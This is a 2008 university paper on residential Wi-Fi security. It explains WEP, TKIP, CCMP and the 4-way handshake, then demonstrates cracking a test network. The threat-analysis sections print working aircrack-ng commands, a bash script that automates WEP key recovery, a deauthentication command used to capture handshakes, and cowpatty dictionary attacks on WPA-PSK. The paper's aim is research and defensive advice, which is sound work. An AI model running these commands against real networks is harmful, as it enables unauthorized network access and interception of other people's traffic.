

**Security In Residential Wireless Local Area Networks**

**Carleton University – COMP 4905**

**Fall 2008**

**James R. Relyea**

**Advisor: Michel Barbeau**

## **Table of Contents**

- 1 Introduction**
- 2 Background**
- 3 Wired Equivalent Privacy**
  - 3.1 Protocol Overview**
  - 3.2 Open System Authentication**
  - 3.3 Shared System Authentication**
  - 3.4 Strengths**
- 4 Wi-Fi Protected Access**
  - 4.1 TKIP Protocol Overview**
  - 4.2 CCMP Protocol Overview**
  - 4.3 4-way Handshake**
  - 4.4 Strengths**
- 5 Threat Analysis**
  - 5.1 Wired Equivalent Privacy**
    - 5.1.1 Methodology**
    - 5.1.2 Test Case**
    - 5.1.3 Analysis**
  - 5.2 Wi-Fi Protected Access**
    - 5.2.1 Methodology**
    - 5.2.2 Test Case**
    - 5.2.3 Analysis**
- 6 Securing A Wireless Network**
  - 6.1 Protocol Selection**

## **6.2 Protocol Improvements**

**7 Conclusion**

**8 References**

## 1. Introduction

The exponential growth of the Internet has created a global community with an unparalleled size in population. With the continued increase in individuals becoming connected, new devices being developed with the capabilities to connect these individuals, and the digitization of everyday life, our world is undergoing a constant evolutionary change in how we communicate.

Wireless networks are taking over households all over the world as the primary gateway with which individuals connect to the Internet. D-Link is one of the leading providers in WLAN hardware. In the first half of 2008, WLAN hardware accounted for 39% of their revenue. WLAN sales had also increased 16.1% compared with the first half of 2007 [1]. It is no secret that this growth will continue in the coming years as wireless devices become more and more prevalent in our society.

With the free flow of information throughout the air, privacy becomes an issue. Each WLAN device that supports the 802.11 can select from 3 types of security protocols; WEP, TKIP, and CCMP. In this paper we will analyze each protocol to discern how they function and then discuss the weaknesses that have been discovered in them.

## 2. Background

Numerous abbreviations are made in this paper and below is a list that will discern their meanings.

<b>AA</b>	Authenticator Address
<b>AP</b>	Access Point (Wireless Router)
<b>ARP</b>	Address Resolution Protocol
<b>CCMP</b>	Counter Mode With Cipher Block Message Authentication Protocol
<b>CRC</b>	Cyclic Redundancy Check
<b>ESSID</b>	Extended Service Set Identification
<b>ICV</b>	Integrity Check Value
<b>IV</b>	Initialization Vector

<b>MAC</b>	Media Access Control
<b>MIC</b>	Message Integrity Check
<b>MPDU</b>	MAC Protocol Data Unit
<b>MSDU</b>	MAC Service Data Unit
<b>PMK</b>	Pairwise Master Key
<b>PSK</b>	Pre-Shared Key
<b>PTK</b>	Pairwise Transient Key
<b>RC4</b>	Rivest Cipher 4
<b>SPA</b>	Supplicant Address
<b>SSID</b>	Service Set Identifier
<b>STA</b>	Station (Wireless Client)
<b>TA</b>	Transmitter Address
<b>TK</b>	Temporal Key
<b>TKIP</b>	Temporal Key Integrity Protocol
<b>TSC</b>	TKIP Sequence Counter
<b>TTAK</b>	TKIP-mixed Transmit Address and Key
<b>WEP</b>	Wired Equivalent Privacy
<b>WLAN</b>	Wireless Local Area Network
<b>WPA</b>	Wi-Fi Protected Access
<b>XOR</b>	Exclusive OR

### **3. Wired Equivalent Privacy**

In 1999, the Institute of Electrical and Electronics Engineers introduced Wired Equivalent Privacy; the first protocol to be used in securing wireless networks. WEP has since been superseded by WPA yet is still widely in use. A 2004 survey of a business district in Perth, Australia revealed that 57% of the 359

APs found were implementing WEP [2]. More recently, researchers in Dubai conducted a survey in 2007 where they recorded information of APs they discovered through war driving. Of the 1858 APs that were discovered, 49% of them were using WEP as a security protocol [3]. In this section we'll delve into how WEP operates as a security measure.

### 3.1 Overview

Every packet sent to the Physical layer for broadcasting on a WLAN is known as an MPDU. Each MPDU is created by the MAC layer which receives the packet as an MSDU. The MSDU on a WEP-enabled WLAN consists of the WEP header and encrypted data. The header of a WEP MSDU is 32 bits and constitutes 3 subfields.

<b>Initialization Vector</b> 24 bits	<b>Pad</b> 6 bits	<b>Key ID</b> 2 bits	<b>Data</b> 8+ bits	<b>Integrity Check Value</b> 32 bits
<b>Header</b>			<b>Encrypted Data</b>	

*Table 1: WEP MSDU Composition*

The header begins with a 24 bit Initialization Vector. The IV is determined by an algorithm that is left at the discretion of the engineers and developers who design the firmware and hardware that operate WLAN devices. The IV is to be used as a seed during the encryption process of the payload. After that, there is the 6 bit Pad which is always set to 0. Lastly, the header is completed with a 2 bit Key ID which identifies which shared key is being used for encryption if shared keys are implemented. If shared keys are not implemented, then this field is set to 0 and disregarded.

The rest of the data in the MSDU is encrypted and can be separated into the payload to be delivered and a 32 bit Integrity Check Value. The ICV is simply the 32 bit result of a cyclic redundancy check (CRC) of the payload prior to encryption. With the MSDU constructed, encryption using the

WEP algorithm can now begin.

Encryption of the payload and ICV is performed using the RC4 encryption algorithm. The IV is concatenated with a PSK to create a unique encryption key for each MSDU. This encryption key used with the RC4 algorithm, generates a stream of bits which is XORed with the unencrypted data. Since the XOR operation is symmetric, it allows for encrypted data to be XORed again with the same stream to obtain the unencrypted data. The PSK can either be a shared key which is known to every AP-STA pair or a key that is unique to each AP-STA pair. Additionally the PSK can be either 40 bits or 104 bits depending what is supported by the WLAN devices. After encryption, the MSDU is ready to be packaged into an MPDU by sent the MAC layer for transportation to it's destination.

### 3.2 Open System Authentication

WEP encrypted networks can be configured to be one of two types: Open System authentication and Shared Key authentication.

The Open System authentication is very simple in that the STA will request access to communicate with the AP and the AP will reply with an access granted message. There is no encryption performed on this conversation between the STA and AP thus no secret key is required for authentication.

Message Sequence #	Sender	Receiver	Message
1	STA	AP	The STA sends an authentication request to the AP.
2	AP	STA	The AP sends an authentication granted message back to the STA.

*Table 2: Message Flow in Open System Authentication*

### 3.3 Shared Key Authentication

With Shared Key Authentication, there is a 4 message conversation that occurs between the STA and the AP. Both the AP and STA are required to have the same PSK to be used in performing a WEP encryption.

Message Sequence #	Sender	Receiver	Message
1	STA	AP	The STA sends an authentication request to the AP.
2	AP	STA	The AP responds with an unencrypted response that contains a 1024 bit segment of text called the challenge, that it wants the STA to encrypt with the PSK.
3	STA	AP	The STA, using the encryption methods described in 2.1, encrypts the challenge text and sends it back to the AP.
4	AP	STA	The AP receives the encrypted challenge text and begins to decrypt it with the PSK. After decryption, it compares the received ICV with the computed ICV. If they are equal, the AP then compares the challenge text it sent with the one it has received. After a successful comparison an authentication granted message is sent to the STA. If comparison fails, a message denying the authentication is sent.

*Table 3: Message Flow in Shared Key Authentication*

### 3.4 Strengths

The introduction of WEP by the IEEE was simply, as its name describes, to provide an equivalent amount of privacy that is provided by a wired LAN. The level of security that it provides is enough only to deter against those who are lacking a reasonable amount of technical knowledge on 802.11 based WLANs.

The security of the WEP protocol can be compromised within minutes of establishing a new encryption key. Methods that compromise the protocol will be discussed later in the paper. As such, it fails to meet

its goal and should be considered a weak and unreliable security protocol.

## 4 Wi-Fi Protected Access

WPA was developed as an enhancement to the WEP protocol after WEP was revealed to not meet the requirements it was set out to satisfy. Prior to official adoption by the IEEE, WPA was known as Temporal Key Integrity Protocol, or TKIP. Since WPA is built upon on the WEP protocol, we need only discuss the changes that were introduced.

### 4.1 Overview

The WPA introduces two new sections to the WEP MSDU as well as changes to existing sections to create a WPA MSDU. The first addition is a 24 bit Extended Initialization Vector after the original WEP header. The other addition is a 64 bit Message Integrity Code added before the ICV.

<b>IV, Key ID</b> 24 bits	<b>Extended IV</b> 24 bits	<b>Data</b> 8+ bits	<b>Message Integrity Code</b> 64 bits	<b>Integrity Check Value</b> 32 bits
<b>WPA Header</b>		<b>Encrypted Data</b>		

*Table 4: WPA MSDU Composition*

The initial section of the header which contains the IV and Key ID has also been altered as depicted in the breakdown of the WPA header seen in Table 5.

<b>TSC1</b> 8 bits	<b>WEPSeed[1]</b> 8 bits	<b>TSC0</b> 8 bits	<b>Pad</b> 5 bits	<b>ExtIV</b> 1 bit	<b>Key ID</b> 2 bits	<b>TSC2</b> 8 bits	<b>TSC3</b> 8 bits	<b>TSC4</b> 8 bits	<b>TSC5</b> 8 bits
<b>32 bit Header</b>						<b>32 bit Header Extension</b>			

*Table 5: TKIP (WPA) Header*

TSC0 through TSC5 combine to form the TKIP Sequence Counter. The TSC serves as an upgrade to the WEP IV by providing an additional 24 bits. By extending the WEP seed to 48 bits, WPA offers an additional 281,474,959,933,440 IVs to be used before the key space is exhausted. Additionally, unlike WEP, the selection of the new IV is specified as an incrementation from the previous IV.

The WEPSeed[1] field is simply the result of the bitwise operations *(TSC1 OR 0x20) AND 0x7F* and correlates to the second 8 bits of the WEP seed. The last change made to the original WEP header is the introduction of the ExtIV bit after the Pad. The ExtIV is set to 1 when the TSC has been incremented above  $2^{16}$  and the Extended IV is required for use.

The last new addition to the header is the MIC. The MIC was introduced in order to provide more protection against forged packets in the WEP protocol. It provides 2-way message integrity by having a separate key depending on whether the STA or the AP is sending the message. Each key is generated when the STA and the AP establish a session. The MIC is computed with the Michael algorithm which along with the key, uses the sender's MAC address, the receiver's MAC address, the packet priority, and the payload. With all these new fields introduced, we will discuss the additional operations that make up TKIP.

During the establishment of a new session between an AP and an STA, a temporary key is created which is used during the WEP seed creation. The WEP seed is created in 2 stages. The stage 1 algorithm computes an 80 bit value known as the TKIP-mixed Transmit Address and Key. The TTAK is generated using the TA, the TK, and TSC2 through TSC5. In stage 2, the TTAK, TSC0, TSC1, and TK

are used to generate the 128 bit WEP seed. Once the WEP seed is generated, the encryption process follows the same rules as the original WEP encryption process.

A new change in the decryption of the packets is also introduced with TKIP. After receiving a TKIP packet, the WEP decryption is performed and the ICV and TSC undergo validation in that order. Only after successful validation of those two does the MIC undergo validation. If MIC verification fails twice within 60 seconds in a device, it will shutdown for 60 seconds and then reestablish a new session.

## **4.2 CCMP Protocol Overview**

After developing TKIP (WPA) as a solution to the security issues of WEP, the IEEE developed a new protocol for all new wireless devices to abide by should they wish to be branded as compliant with the Wi-Fi Alliance standard. This new protocol is known as Counter Mode With Cipher Block Message Authentication Protocol, or CCMP.

CCMP uses AES-based encryption which unlike the RC4 encryption, has no known weak keys. This gives CCMP much stronger security over its predecessors. Additionally, CCMP includes data from the MPDU header in the encryption process of the MSDU which provides increased integrity and authentication of the packet.

Changes to the MSDU header showed no significant differences when compared to that of the TKIP MSDUs as seen in Table 6 below.

<b>PN0</b> 8 bits	<b>PN1</b> 8 bits	<b>Pad</b> 8 bits	<b>Pad</b> 5 bits	<b>ExtIV</b> 1 bit	<b>Key ID</b> 2 bits	<b>PN2</b> 8 bits	<b>PN3</b> 8 bits	<b>PN4</b> 8 bits	<b>PN5</b> 8 bits
<b>32 bit Header</b>						<b>32 bit Header Extension</b>			

*Table 6: CCMP (WPA2) Header*

The TSC has been replaced by a very similar variable, a 48-bit Packet Number which is simply a counter that increments by 1 each time a packet is sent. The WEPSeed[1] field has been replaced with an 8-bit pad. One significant change that should be noted is that CCMP does not include an ICV like TKIP and WEP.

The encryption process follows a very simple process. The encrypted payload is the result of 4 different variables. The first is the AAD which is formed from data in the MPDU header, the second is a Nonce value generated from the PN and data values from the MPDU header, the third is the TK, and finally the actual message to be delivered.

The process of decryption and validation of the packets is the same as that of TKIP except with CCMP, the AAD is validated in place of the ICV, and the PN in place of the TSC, and then the MIC is verified.

### **4.3 4-Way Handshake**

The TKIP and CCMP protocols both introduce a new method into the establishment of a secure communication channel, it is known as the 4-way Handshake. The 4-way handshake is used to generate the PTK which contains the TK used to encrypt communication between an AP and a STA. All entities that communicate with the AP have the PMK which is derived from 4096 iterations of SHA1 hashing

over the PSK and the AP's SSID. With the PMK in hand, the STA and the AP will compute the PTK when they both possess the ANonce and SNonce. When this state is achieved, the PTK is computed over the ANonce, SNonce, AA, and SPA. The 4-way handshake begins after a successful Open System authentication completes.

Message Sequence #	Sender	Receiver	Message
1	AP	STA	The AP generates ANonce and sends to STA. The STA receives this ANonce, generates an SNonce, and then derives the PTK.
2	STA	AP	The STA sends the SNonce to the AP along with a MIC for that message. Upon receipt, the AP derives the PTK and verifies the MIC.
3	AP	STA	With a validated MIC, the AP then replies to the STA that it is ready to engage in secure communication.
4	STA	AP	The STA now verifies the MIC of Message 3 and upon validation responds with an acknowledgement that it too is now ready to engage. The AP receives Message 4 and after verifying the MIC, the handshake is completed and the two entities may now communicate securely.

*Table 7: 4-Way Handshake*

#### 4.4 Strengths

TKIP and CCMP provide an unparalleled upgrade in security compared to that which is provided by WEP. They have corrected all flaws that exist with the WEP protocol. The introduction of the TSC prevents replay attacks so that messages that are not in sequence are silently discarded by the STA or AP. Integrity of the packets has received an upgrade with the addition of the MIC who's double-fault policy will ensure a complete disruption of an attack.

At this point in time, there are no viable active methods to compromise a TKIP or CCMP

encrypted WLANs. This trait brings TKIP and CCMP as close as possible to mimicking the security provided by a wired LAN in a residential environment without extensive user configuration.

## **5 Threat Analysis**

No security will ever provide complete privacy, but they can come close. The aim of WLAN security protocols is to imitate transmissions between entities on a wired LAN as best as possible. Unfortunately you can only imitate so much and ultimately you will always come up short of the real thing.

### **5.1 Wired Equivalent Privacy**

The weakness discovered in the WEP protocol has completely invalidated it as a method for securing communication in a WLAN. It was proven that there exists a way in which the entire encryption key used in an RC4 encryption scheme can be recovered using an approximation algorithm over pairs of the beginning of the encryption key along with parts of the generated key stream that is XOR'ed with the unencrypted data [4].

The IV (which is the beginning of the encryption key) is sent unencrypted in the header of WEP packets so this is easily deciphered. As WEP does not have any protection against replay attacks, that is, using IVs at will with no policy of adhering to sequencing, it is very easy to collect unique IVs. Obtaining segments of the key stream is the next step. This process is done by collecting ARP packets from the target network. Since every ARP packet has a fixed size along with a known format, we can easily distinguish it from other packets. XOR'ing this packet template with the encrypted ARP packet

will derive a portion of the generated key stream. By collecting ARP packets with unique IVs, we are able to harvest a collection of these key streams.

Every iteration of the approximation algorithm results in a byte value of the secret key. The more times a specific key byte value results from the computations, the higher the probability that it is the correct byte. With less than 40,000 packets harvested, the probability of recovering the secret key is 50%. Doubling that amount to 80,000 results in a probability of over 90% [5].

### 5.1.1 Methodology

With the publication of the weaknesses, tools have been developed to simplify the process in which one can breach a network using the WEP protocol. A suite of tools called the Aircrack Suite provides all the necessary software to capture and decipher the secret key of a WEP encrypted WLAN.

`airmon-ng`      Allows configuration of the network card so that it can observe all wireless packets discovered, regardless of whether it is connected with the network or not.

`aireplay-ng`    Used to make attempts at associating with a WLAN in order to communicate. Additionally, once a connection is established, it can be used to send packets to the network

`airodump-ng`      This tool is used to capture packets. The harvesting of ARP packets is performed with this utility.

`aircrack-ng`      The utility with which we analyze the captured IVs and key streams in order to decipher the secret key.

For this example we have setup a dummy network of our own that we will breach so as to not violate

any laws. First we need to set our attacking client card into monitor mode using `airmon-ng` so that we are able to observe packets. The channel we choose is not important at the moment, but you may be required to restart the card in a different channel depending on the network you are attacking.. To set our card into channel 11 we execute the following command:

```
[root@localhost james]# airmon-ng start wlan1 11
```

We can now observe packets as they are transmitted. We initiate `airodump-ng` in order to discover networks and capture the output. Our example results in the following (For privacy reasons, any ESSIDs revealed from networks belonging to individuals other than myself have been censored.):

```
[ CH 10 ][ Elapsed: 1 min ][ 2008-11-01 15:29 ]
```

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
00:1E:58:40:10:09	241	370	16 0	11	54.	WEP	WEP		dlink
00:1B:2F:0A:38:AE	211	227	56 0	11	54	WPA	TKIP	PSK	103REL
00:0C:41:AA:D2:F7	185	112	4 0	4	54	WPA2	CCMP	PSK	XXX_1
00:0F:66:D1:0A:C2	184	37	4 0	6	54	WEP	WEP		XXX_2
00:14:BF:C7:ED:FA	184	103	38 0	11	54	WPA	TKIP	PSK	XXX_3
00:16:B6:10:E4:67	182	36	0 0	10	54	WEP	WEP		XXX_4
00:13:10:A1:9F:A8	181	19	113 0	6	54	WEP	WEP		XXX_5
00:16:B6:14:DD:02	182	15	0 0	6	54	WEP	WEP		XXX_6
00:17:9A:C4:B1:E0	181	9	0 0	1	54.	OPN			
00:1B:5B:6C:1C:C9	179	35	0 0	7	54.	WEP	WEP		XXX_7
00:1D:7E:20:A1:61	181	36	0 0	6	54	WPA	TKIP	PSK	XXX_8
00:1C:DF:15:D3:60	176	6	0 0	11	54	WPA	TKIP	PSK	XXX_9

BSSID	STATION	PWR	Rate	Lost	Packets	Probes
00:1B:2F:0A:38:AE	00:13:02:A3:63:99	213	0-	1	0	16 103REL
00:1B:2F:0A:38:AE	00:14:A5:CA:68:C2	0	18-	0	0	86 103REL
00:14:BF:C7:ED:FA	00:1D:E0:73:09:AB	173	0-	24	13	45 XXX_3
00:13:10:A1:9F:A8	00:12:5A:A9:07:25	174	0-	36	330	139
00:13:10:A1:9F:A8	00:1D:0D:63:C4:CF	-1	11-	0	0	1
(not associated)	00:14:A5:05:31:5F	181	0-	2	0	1
(not associated)	00:21:5C:34:EE:01	174	0-	1	0	1 XXX_4
(not associated)	00:1E:58:97:AD:C0	215	0-	2	0	1
(not associated)	00:1C:BF:10:AA:F9	187	0-	1	0	6 XXX_3
(not associated)	00:1E:4C:53:18:55	181	0-	1	0	1

Our target network here has the ESSID of dlink. We make note of the MAC address (BSSID) which is 00:1E:58:40:10:09. We then re-run `airodump-ng` but this time we specify to only monitor this specific address. Now we begin an association attempt with the network so that our attacking client will be able to send packets to the network without being ignored.

```
[root@localhost james]# aireplay-ng -l 0 -e dlink -a 00:1E:58:40:10:09 -h 00:14:A5:CA:68:C2 mon0
15:34:32 Waiting for beacon frame (BSSID: 00:1E:58:40:10:09) on channel 11
15:34:32 Sending Authentication Request (Open System) [ACK]
15:34:32 Authentication successful
15:34:32 Sending Association Request [ACK]
15:34:32 Association successful :-) (AID: 1)
```

With successful authentication, we re-run `aireplay-ng` in order to send out captured ARP packets to illicit ARP responses which will allow us to harvest unique IVs. If we fail to capture an ARP packet, we can send out deauthentication packets to legitimate clients on the network and force them to reconnect which would result in ARP packets being sent. For our example we won't concern ourselves with this problem.

```
[root@localhost james]# aireplay-ng -3 -b 00:1E:58:40:10:09 -h 00:14:A5:CA:68:C2 mon0
15:49:36 Waiting for beacon frame (BSSID: 00:1E:58:40:10:09) on channel 11
Saving ARP requests in replay_arp-1211-154936.cap
You should also start airodump-ng to capture replies.
Read 33953 packets (got 17690 ARP requests and 6871 ACKs), sent 26996 packets... (499 pps)
```

As our observer continues to capture ARP packets, we can run `aircrack-ng` and begin our attempt at recovering the secret key.

```
[00:00:15] Tested 624644 keys (got 5538 IVs)
```

KB	depth	byte (vote)									
0	4/ 15	6A(8704)	9C(8704)	04(8448)	A5(8192)	22(7936)	64(7936)	67(7936)	9D(7936)	A0(7936)	B3(7936)
1	7/ 23	61(7680)	E7(7424)	F5(7424)	FC(7424)	19(7424)	29(7424)	92(7168)	9E(7168)	AE(7168)	CF(7168)
2	2/ 22	6D(7936)	42(7936)	69(7936)	85(7936)	A3(7936)	AB(7936)	D9(7680)	F8(7680)	13(7680)	17(7680)
3	6/ 11	CD(7936)	43(7680)	4A(7680)	4C(7680)	9D(7680)	04(7424)	05(7424)	23(7424)	31(7424)	80(7424)
4	2/ 8	73(8704)	F8(8704)	30(8704)	57(8704)	07(8448)	1D(8448)	07(7936)	47(7936)	53(7936)	82(7936)

```
KEY FOUND! [ 6A:61:6D:65:73 ] (ASCII: james )
Decrypted correctly: 100%
```

With only 15 seconds of computation over ~34,000 packets the secret key has been deciphered as james. As you can see from the output, each byte value has a vote associated with it, the higher the vote, the more likely the byte value is correct.

### 5.1.2 Test Case

I conducted several attempts at breaching a WEP encrypted WLAN using a unique password for each case. In these tests I used 128-bit encryption and a random string of characters for the PSK. A bash shell script was written in order to consistently execute and time each attempt, the code for this is shown below.

```
#!/bin/bash
# Erase previous captures
rm -f output* replay*
# Establish association with target
aireplay-ng -1 0 -e dlink -a 00:1E:58:40:10:09 -h 00:14:A5:CA:68:C2 mon0
# Store and display start time
start_time=$(date +%s)
echo $start_time
# Initiate capture of packets
gnome-terminal -x airodump-ng -c 11 --bssid 00:1E:58:40:10:09 -w output mon0 &
# Initiate injection of ARP packets
gnome-terminal -x aireplay-ng -3 -b 00:1E:58:40:10:09 -h 00:14:A5:CA:68:C2 mon0 &
# Wait 10 seconds until initiating decipher attempts
sleep 10
# Initiate decipher attempt on collected packets
aircrack-ng -z -b 00:1E:58:40:10:09 output*.cap
# Display elapsed time
stop_time=$(date +%s)
elapsed_time=$(expr $stop_time - $start_time)
echo Elapsed time: $elapsed_time seconds
```


### 5.1.3 Analysis

Our results show that on average it took 170 seconds to unveil the PSK in a 128 bit WEP enabled LAN. Figure 8 displays a graph showing that 93% of tests conducted resulted in the PSK being recovered in under 200 seconds.

Test #	Time To Decrypt (s)	PSK	IVs Collected
1	182	f=-9la0ho0phi	53439
2	182	8h!eH&51RIAQi	51126
3	136	nou9leh6etR&u	42411
4	123	miedoaglUkl\$s	36539
5	168	foeKIU-i\$7oUw	49276
6	193	s?!eTR62swoE!	57995
7	171	roux-e\$+IA3IU	47865
8	193	6oac62e@8iaML	59307
9	188	JiE8pl!wiAq_6	59040
10	156	9ro*noaYoagIA	45808
11	133	=hiuR2as!O?wr	40825
12	202	*&l_Pi9d7Epr=	59155
13	198	B!!a*oe1oEstl	60454
14	154	mo8sp\$EC_OasT	45981
15	180	t&Oeri_?lutR*	53226

*Table 8: WEP Decryption Statistics*

A WEP-enabled LAN has only about 3 minutes of life before it can be breached, this shows that WEP is no longer capable of providing any reasonable amount of protection against unauthorized access.



*Figure 1: WEP Decryption Times*

## 5.2 Wi-Fi Protected Access

TKIP, the successor to WEP, offered to fix the issues that crippled its security. Replay attacks are no longer possible and so using IVs out of sequence is out of the question, so the harvest process has been effectively neutralized. Issues with the RC4 algorithm have been avoided through the creation of the TK. Unfortunately as is the case with any encryption process, the brute force method is always a possible threat.

With TKIP and CCMP, all the data but the PSK that is necessary to generate the TK is sent unencrypted between the STA and the AP during the 4-way handshake. One simply has to observe this process in order to retrieve these values.

### 5.2.1 Methodology

In order to obtain a 4-way handshake, we must observe a client connecting to the network. This may be an uncommon event to come by, so to remedy this issue, we can force a handshake to occur through deauthentication.

First off we will start our packet capture program `airodump-ng` so we can successfully capture the 4 messages of the 4-way handshake. To deauthenticate clients we simply need to send off deauthentication packets to the client telling them that they have been diassociated with the AP. In our example, our suspecting client has the MAC address `00:1E:58:97:AD:C0`. So we execute the following command:

```
aireplay-ng -0 1 -a 00:1E:58:40:10:09 -c 00:1E:58:97:AD:C0 mon0
```

Once a deauthentication is succesful, the client will then attempt to re-authenticate. You must monitor the packet capture program as it will update its status as to when it has recovered the 4-way handshake. Upon successful recovery of the handshake, the process of brute-forcing the recovery of the PSK can be performed.

A program by the name of `cowpatty` allows us to brute force our way into revealing the PSK. Due to the fact that the PMK requires 4096 hash computations, this processs of brute-forcing is quite slow. This has been taken into consideration by the creators and you are able to use precomputed hashings to attack the encryption. There are quite a few sources of rainbow tables for this process available online, unfortunately the SSID must match that of your target network in order for the hashes to be useful. If the suspecting network happens to have a non-default SSID then you are left to generate your own hashes.

### **5.2.2 Test Case**

In our test case, we have used the minimum length of 8 characters for the PSK and only used letters with our 8 character password 'wireless'. We implemented the TKIP protocol on our dummy network. As this attack is applicable to both TKIP and CCMP, it is not important which protocol we choose. We have also made use of a default dictionary file that comes with the `cowpatty` source. In order to initiate

our brute force, we specify our capture file along with the SSID of our target network.

```
cowpatty -r psk-01.cap -f dictionary_file -s dlink
```

The result outputs every thousandth key attempted. For sake of sanity, we have added our PSK to the end of the dictionary file.

```
cowpatty 4.2 - WPA-PSK dictionary attack. <jwright@hasborg.com>

Collected all necessary data to mount crack against WPA/PSK passphrase.
Starting dictionary attack. Please be patient.
key no. 1000: apportion
key no. 2000: cantabile
key no. 3000: contract
key no. 4000: divisive

The PSK is "wireless".

4091 passphrases tested in 61.27 seconds: 66.77 passphrases/second
```

If we had access to a rainbow table computed by a supercomputer, we could use that and avoid the slowdown caused by the hashing. For our test case we generated a rainbow table and made another attempt to retrieve the PSK. In this case our results of our test case are seen below.

```
cowpatty 4.2 - WPA-PSK dictionary attack. <jwright@hasborg.com>

Collected all necessary data to mount crack against WPA/PSK passphrase.
Starting dictionary attack. Please be patient.

The PSK is "wireless".

4091 passphrases tested in 0.10 seconds: 42381.92 passphrases/second
```

As seen here, our speed in which we can recover the key has increased immensely to about 42382 keys per second.

### **5.2.3 Analysis**

Our attempt managed about 67 keys per second. Using only letters in an 8 character PSK will result in a possibility of  $26^8$  potential PSKs. With our rate of 67 keys per second, it would take us almost 99 years to exhaustively try every combination. Throwing numbers into the mix, it would take us 1335 years. The use of the rainbow table brought our time for exhaustively trying every 8 character letter-only PSK to 57 days.

It should come as no surprise that brute-forcing is an extremely slow process. It is hampered even more in the case of attempting to find the PSK of a TKIP or CCMP encrypted network by the 4096 hash computations required to calculate the PMK. The only hopes of breaching a Wi-Fi Protected Access network lay in the choice of the PSK by the individual running the network and that it has a default SSID still in place which rainbow tables could be applied to.

Recent attempts at speeding up this process without the use of rainbow tables has been covered by the media. Notably, a Russian software developer known as Elcomsoft has engineered the GPUs of video cards to handle these brute-force attempts [7]. Not only that but they have added a distributed aspect to their product. Claiming an increase in processing power by up to 100 times that of a CPU. In our example, this would result in 6700 keys per second. If we had a network of 100 of these GPUs available to us, it would bump our rate up to 670,000 keys per second. This would effectively allow us to exhaust the 8 character letter-only PSK possibilities in about  $3\frac{1}{2}$  days.

## **6 Securing A Wireless Network**

### **6.1 Protocol Selection**

It should be quite obvious from our results that the selection of either TKIP or CCMP is

absolutely mandatory should you wish for your WLAN to remain closed to unauthorized access. With regard to which of these you should choose, it remains for the most part irrelevant. Although it was recently revealed at the PacSec 2008 conference that TKIP was vulnerable to injection of malicious packets [6], this does not allow anyone to decrypt or breach a TKIP encrypted network. If the option is available on your hardware, select CCMP as your encryption protocol as it offers the highest form of security available in a residential WLAN without any excess configuration requirements and will avoid any malicious packet injection present in TKIP.

At this point in time, implementation of a full 63 character PSK using all 94 ASCII characters would result in an unfeasible attempt at recovering the PSK. While it may be near impossible for you to memorize a randomized 63 character PSK, it is strongly recommended you select a random alphanumeric password, make use of punctuation, and use at least 12 characters. The more characters you use, the harder it will be for an individual to brute-force your PSK.

## **6.2 Protocol Improvements**

As TKIP was introduced to improve upon WEP, there is no more to suggest for improvements on that front. That leaves us with TKIP and CCMP. As noted in our Threat Analysis, the only existing threat to a breached network with these protocols is that of brute-forcing the value of the PSK. In order to even attempt this, the 4-way handshake needs to be captured so the ANonce and SNonce values can be known.

An idea here would be to include an additional PSK called the Nonce Pre-Shared Key or NPSK which would be used solely for the purpose of encrypting the nonces. With the nonces encrypted, any attacker would be forced to attempt to decrypt these prior to making any attempt to discover the main PSK. This would introduce a significant problem by delaying any attempts on the PSK by the time required to brute force the NPSK. Of course this also presents the issue of users being required to remember two PSKs rather than one. While this may be an annoyance, it offers a solution to the

extracting of the nonces from observing a 4-way handshake.

## 7 Conclusion

Privacy is an ever important issue in today's society and with the explosion in wireless devices, a WLAN offering the security as that which a wired LAN provides is an essential aspect of maintaining privacy in your wireless communications. With the advances over the past years in wireless security, there are now reasonable solutions in place to deliver this security. Ultimately though, you should always remember, the most significant vulnerability that exists with every security protocol is the human involvement.

## References

1. D-Link. (2008, August 6). *2008 Q2 Results Financial Report*. Retrieved October 2, 2008 from <http://www.corpasia.net/taiwan/2332/irwebsite/download.php?filename=../financial/95/EN/IC3Q08presentation%20version08052008Final.pdf>
2. S. Webb, "Growth in Deployment and Security of 802.11b Wireless Local Area Networks in Perth, Western Australia", *2<sup>nd</sup> Australian Computer, Network and Information Conference*, Fremantle, Western Australia, 2004.
3. A. Kalbasi, O. Alomar, M. Hajipour, and F. Aloul, "Wireless Security in UAE: A Survey Paper", *4<sup>th</sup> IEEE GCC Conference*, Bahrain, November 2007.
4. A. Klein, "Attacks on the RC4 stream cipher", *Designs, Codes, and Cryptography*, Vol. 48.3, September 2008.
5. E. Tews, RP. Weinmann, A. Pyshkin, "Breaking 104 Bit WEP in Less Than 60 Seconds", *Lecture Notes In Computer Science*, Volume 4867, 2008
6. G. Fleishman, "Battered, but not broken: understanding WPA crack", *Ars Technica: The Art of Technology*. Retrieved November 20th, 2008 from <http://arstechnica.com/articles/paedia/wpa->

cracked.ars/

